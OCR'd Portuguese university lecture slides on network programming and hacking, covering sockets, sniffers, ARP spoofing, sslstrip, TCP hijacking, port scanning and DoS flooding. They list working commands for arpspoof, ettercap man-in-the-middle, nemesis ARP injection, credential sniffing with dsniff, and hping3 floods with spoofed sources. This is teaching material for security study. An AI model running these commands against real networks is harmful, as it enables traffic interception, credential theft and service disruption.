


Aprofundamento de Programação em Redes

Introdução a Redes de Computadores

prof. Ricardo Fabbri

Instituto Politécnico

UERJ Universidade do Estado do Rio de Janeiro

22 de Setembro de 2015

> Objetivos destas Aulas_

- Exemplos mais detalhados e úteis de programação de redes em UNIX
- Aprofundamento de sockets
- Aplicações em
  - Hacking: sniffers, spoofing, DoS, scanning
  - Programação de servidores concorrentes

> Sockets: Funções e Tipos

```
sockfd = socket(AF_INET, SOCK_STREAM, 0)
```

ões e Tipos

```
sockfd = socket(AF_INET, SOCK_STREAM, 0)
```

socket.h = (/usr/include/sys) - VIM2

```
325 /*
326  * Protocol families, same as address families for now.
327  */
328 #define PF_UNSPEC AF_UNSPEC
329 #define PF_LOCAL  AF_LOCAL
330 #define PF_UNIX   PF_LOCAL  /* backward compatibility */
331 #define PF_INET   AF_INET
332 #define PF_IMPLINK  AF_IMPLINK
333 #define PF_PUP    AF_PUP
334 #define PF_CHAOS  AF_CHAOS
335 #define PF_NS   AF_NS
336 #define PF_ISO    AF_ISO
337 #define PF_OSI    AF_ISO
338 #define PF_ECMA   AF_ECMA
339 #define PF_DATAKIT  AF_DATAKIT
340 #define PF_CCITT  AF_CCITT
341 #define PF_SNA    AF_SNA
342 #define PF_DECnet AF_DECnet
343 #define PF_DLI    AF_DLI
344 #define PF_LAT    AF_LAT
345 #define PF_HYLINK AF_HYLINK
346 #define PF_APPLETALK  AF_APPLETA
347 #define PF_ROUTE  AF_ROUTE
348 #define PF_LINK   AF_LINK
349 #define PF_XTP    pseudo_AF_XTP
350 #define PF_COIP   AF_COIP
351 #define PF_CNT    AF_CNT
352 #define PF_SIP    AF_SIP
353 #define PF_IPX    AF_IPX    /* same format as AF_NS */
354 #define PF_RTIP   pseudo_AF_RTIP  /* same format as AF_INET */
355 #define PF_PIP    pseudo_AF_PIP
356 #define PF_NDRV   AF_NDRV
357 #define PF_ISDN   AF_ISDN
358 #define PF_KEY    pseudo_AF_KEY
359 #define PF_INET6  AF_INET6
                                        357,12        57%
```

socket.h = (/usr/include/sys) - VIM2

```
108 /*
109  * Types
110  */
111 #define SOCK_STREAM 1   /* stream socket */
112 #define SOCK_DGRAM  2   /* datagram socket */
113 #define SOCK_RAW  3   /* raw-protocol interface */
114 #if !defined(_POSIX_C_SOURCE) || defined(_DARWIN_C_SOURCE)
115 #define SOCK_RDM  4   /* reliably-delivered message */
116 #endif  /* (!_POSIX_C_SOURCE || _DARWIN_C_SOURCE) */
117 #define SOCK_SEQPACKET  5   /* sequenced packet stream */
                                        111,9         18%
```

sempre zero
protocolo padrão de SOCK_STREAM

> Hierarquia de endereços

- **Antes de C++, antes de ANSI-C !**

sockaddr structure (Generic structure)


```
280 /*
281  * [XSI] Structure used by kernel to store most addresses.
282  */
283 struct sockaddr {
284   __uint8_t sa_len;   /* total length */
285   sa_family_t sa_family;  /* [XSI] address family */
286   char    sa_data[14];  /* [XSI] addr value (actually larger) */
287 };
```


> Hierarq...os

- **Antes de C++, antes de AN...**


in.h = (/usr/include/netinet) - VIM3

```
371 /*
372  * Socket address, internet style.
373  */
374 struct sockaddr_in {
375     __uint8_t sin_len;
376     sa_family_t sin_family;
377     in_port_t sin_port;
378     struct  in_addr sin_addr;
379     char    sin_zero[8];
380 };
                              377,1-2       56%
```

sockaddr structure (Generic structure)



sockaddr_in structure (Used for IP version 4)



Both structures are the same size.

> Exemplos iniciais

unp/intro/{**daytimetcpcli, daytimetcpcliv6**}.c

unp/intro/{**daytimetcpsrv, daytimetcpsrvv6**}.c

- **Compreender o código e saber compilar e executar um exemplo completo**

git clone https://github.com/rfabbri/unpv13e.git

- **Chamar make em lib, libfree e intro**

> Telnet

- **apt-get install xinetd**
- **vim /etc/xinetd.d/daytime**
  - **disable = no**

```
/etc/init.d/xinetd restart
```

- **telnet localhost daytime**
- **netstat -t** # see pending connections
- hacking/**simple_server**.c

> Telnet: http

- **telnet www.iprj.uerj.br http**
  - **GET / HTTP/1.1 [ENTER] [ENTER]**
- **netstat -t** # see pending connections

> Telnet http agent spoof

getpage shell script

```
echo "open $1 $2"
sleep 2
echo "GET $4 HTTP/1.0"
echo "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.4"
echo "Host: $3"
echo
echo
sleep 2
```

```
./getpage google.com 80 google.com /   |   telnet
```

> Netcat chat

- `nc -l 55555` `# computador 1`
- `nc 55555` `# computador 2`
- O que for digitado em cada lado, sera enviado
- fazer com tty / echo

> Cliente usando HTTP

- Objetivo: comando para identificar um servidor Web
- Entrada: endereço ou nome
- Saída: tipo de servidor

> Cliente usando HTTP

```
reader@hacking:~/booksrc $ gcc -o webserver_id webserver_id.c
reader@hacking:~/booksrc $ ./webserver_id www.internic.net
The web server for www.internic.net is Apache/2.0.52 (CentOS)
reader@hacking:~/booksrc $ ./webserver_id www.microsoft.com
The web server for www.microsoft.com is Microsoft-IIS/7.0
reader@hacking:~/booksrc $
```

- **Compreender webserver_id.c do livro hacking**
- **Tarefa: testar com telnet**

> Cliente usando HTTP

netdb.h = (/usr/include) - VIM6

```
107 /*
108  * Structures returned by network data base library.  All addresses are
109  * supplied in host order, and returned in network order (suitable for
110  * use in system calls).
111  */
112 struct hostent {
113   char  *h_name;  /* official name of host */
114   char  **h_aliases;  /* alias list */
115   int h_addrtype; /* host address type */
116   int h_length; /* length of address */
117   char  **h_addr_list;  /* list of addresses from name server */
118 #if !defined(_POSIX_C_SOURCE) || defined(_DARWIN_C_SOURCE)
119 #define h_addr  h_addr_list[0]  /* address, for backward compatibility */
120 #endif /* (!_POSIX_C_SOURCE || _DARWIN_C_SOURCE) */
121 };
                                                    112,8         35%
```

- Tarefa: testar com telnet

> Servidor web

- Igual ao servidor simples que vimos do livro UNP, mas conversa com protocolo em camada de aplicação HTTP
- Estudar detalhadamente o código tinyweb.c

```
> man sniffing_
```

> Sniffers

- **Modo promíscuo**
  - **ifconfig eth0 promisc**
- **tcpdump -l -X**
  - **ja seta promiscuo na iface de menor numero**
- **dsniff -n** # interpreta senhas etc
- **Wifi: veremos depois: python + Linux**

> Exercício de Casting


- Compreender unp/intro/byteorder.c


> Sniffers

wireshark, ntop,
netsniff-ng,
ettercap, ngrep, …
… … … -> libpcap

- codigo C de raw socket sniffer
  - hacking/raw_tcpsniff.c
  - hacking/pcap_snif.c # versao libpcap
- Imprime dados de pacotes com cabecalhos e corpo:
  - hacking/decode_sniff.c


> Sniffers com Switch





> Sniffers com Switch

- Rede com packet switching a nivel datalink:
  - Nao ocorre broadcast: só destinatário recebe pacote
- Temos que fazer um Spoofing no nivel ethernet
  - ARP spoofing
  - ARP cache poisoning
  - ARP redirection




- link layer man-in-the-middle attack
- ARP funciona tanto em ethernet como wifi
- Este ataque tb serve em ARPNAT
- Protecao: SARP (lento)

ARP Spoofing

- Spoofing: manipulação do *source address* em pacotes
- Veremos técnica no datalink layer que generaliza para outros layers
- ARP:
  - A quer se comunicar com B, sabendo IP de B
  - Suponha que B não está no cache ARP de A
  - A então emite pacote hardware broadcast perguntando hw correspondente ao IP de B
  - Normalmente B responde com seu hardware address e A atualiza seu cache.
  - ARP é burro!! Nao mantem estados! B poderia emitir uma resposta mesmo sem A ter solcitado, e isso muda a tabela de A!

ARP redirection



> Arp Spoofing

- sudo echo 1 > /proc/sys/net/ipv4/ip_forward
- tell the gateway “I am 192.168.0.100”
- tell 192.168.0.100 “I am the gateway”
- sudo arpspoof 192.168.0.100 -t 192.168.0.1
- sudo arpspoof 192.168.0.1 -t 192.168.0.100

> Packet > injection

```
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D
192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -
M 00:C0:F0:79:3D:30
ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

                [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB

ARP Packet Injected
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D
192.168.0.1 -h  00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M
00:50:18:00:0F:01
```

> Packet
> injection

```
ettercap -T -q -M ARP /// ///  # ARP redirect all trafific to localhost
ettercap -T -q -M ARP /192.168.1.1/ //
```

Injeta usando libnet

- nemesis/src/nemesis-arp.c
- dsniff/arpspoof.c

Exercício

Sniffing com SSL

- Testar dsniff + sslstrip + arp cache poisoning

```
driftnet -v -i eth0
driftnet -i wlan0
justniffer-grab-http-traffic
```

- Exemplo sem arp spoof

https://samsclass.info/123/proj10/p21-sslstrip.html

- Fazer tambem com arp cache poisoning

https://www.cybrary.it/0p3n/using-sslstrip-in-kali-linux/


> more exploits_

> DoS e Outros Ataques

- synflood.c
- ping flooding:
  - ping -f localhost
  - nping, hping, etc.. Exercicio: testar:
    - hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com
    - hping3 –udp -c 10000 -i u50 *IP* -a *IP*
- Amplification
- DDoS: trabalho

> TCP/IP Hijacking

- TCP/IP Hijacking ~ golpe do kevin mitnick 1994
  - rst_hijack.c



> TCP/IP Hijacking

- Sniff usando libpcap
  - Descobre conexoes abertas e os numeros de sequencia
  - Filtra apenas pacotes do IP de interesse - BPF
- Injeta usando libnet
  - estudar rst_hijacking.c
  - exercício: aplicar ataque

```
reader@hacking:~/booksrc $ sudo tcpdump -d "dst host 192.168.42.88"

reader@hacking:~/booksrc $ sudo tcpdump -ddd "dst host 192.168.42.88"
```

> Port scanning

Método n00b

- tenta abrir conexao uma a uma: TCP connect()
- desvantagem: padrao facil de detectar
- vantagem: resultado confiável
- nc -z host.example.com 20-30

- Como não ser detectado?
  - nmap - implementa diversas técnicas

> Port scanning

- Stealth SYN Scan
  - nmap -sS 192.168.42.72
    - SYN -> recebe ACK (aberta) -> RST
    - SYN -> nao recebe -> (fechada)
  - Pode ser detectado (portas abertas)

> Port scanning

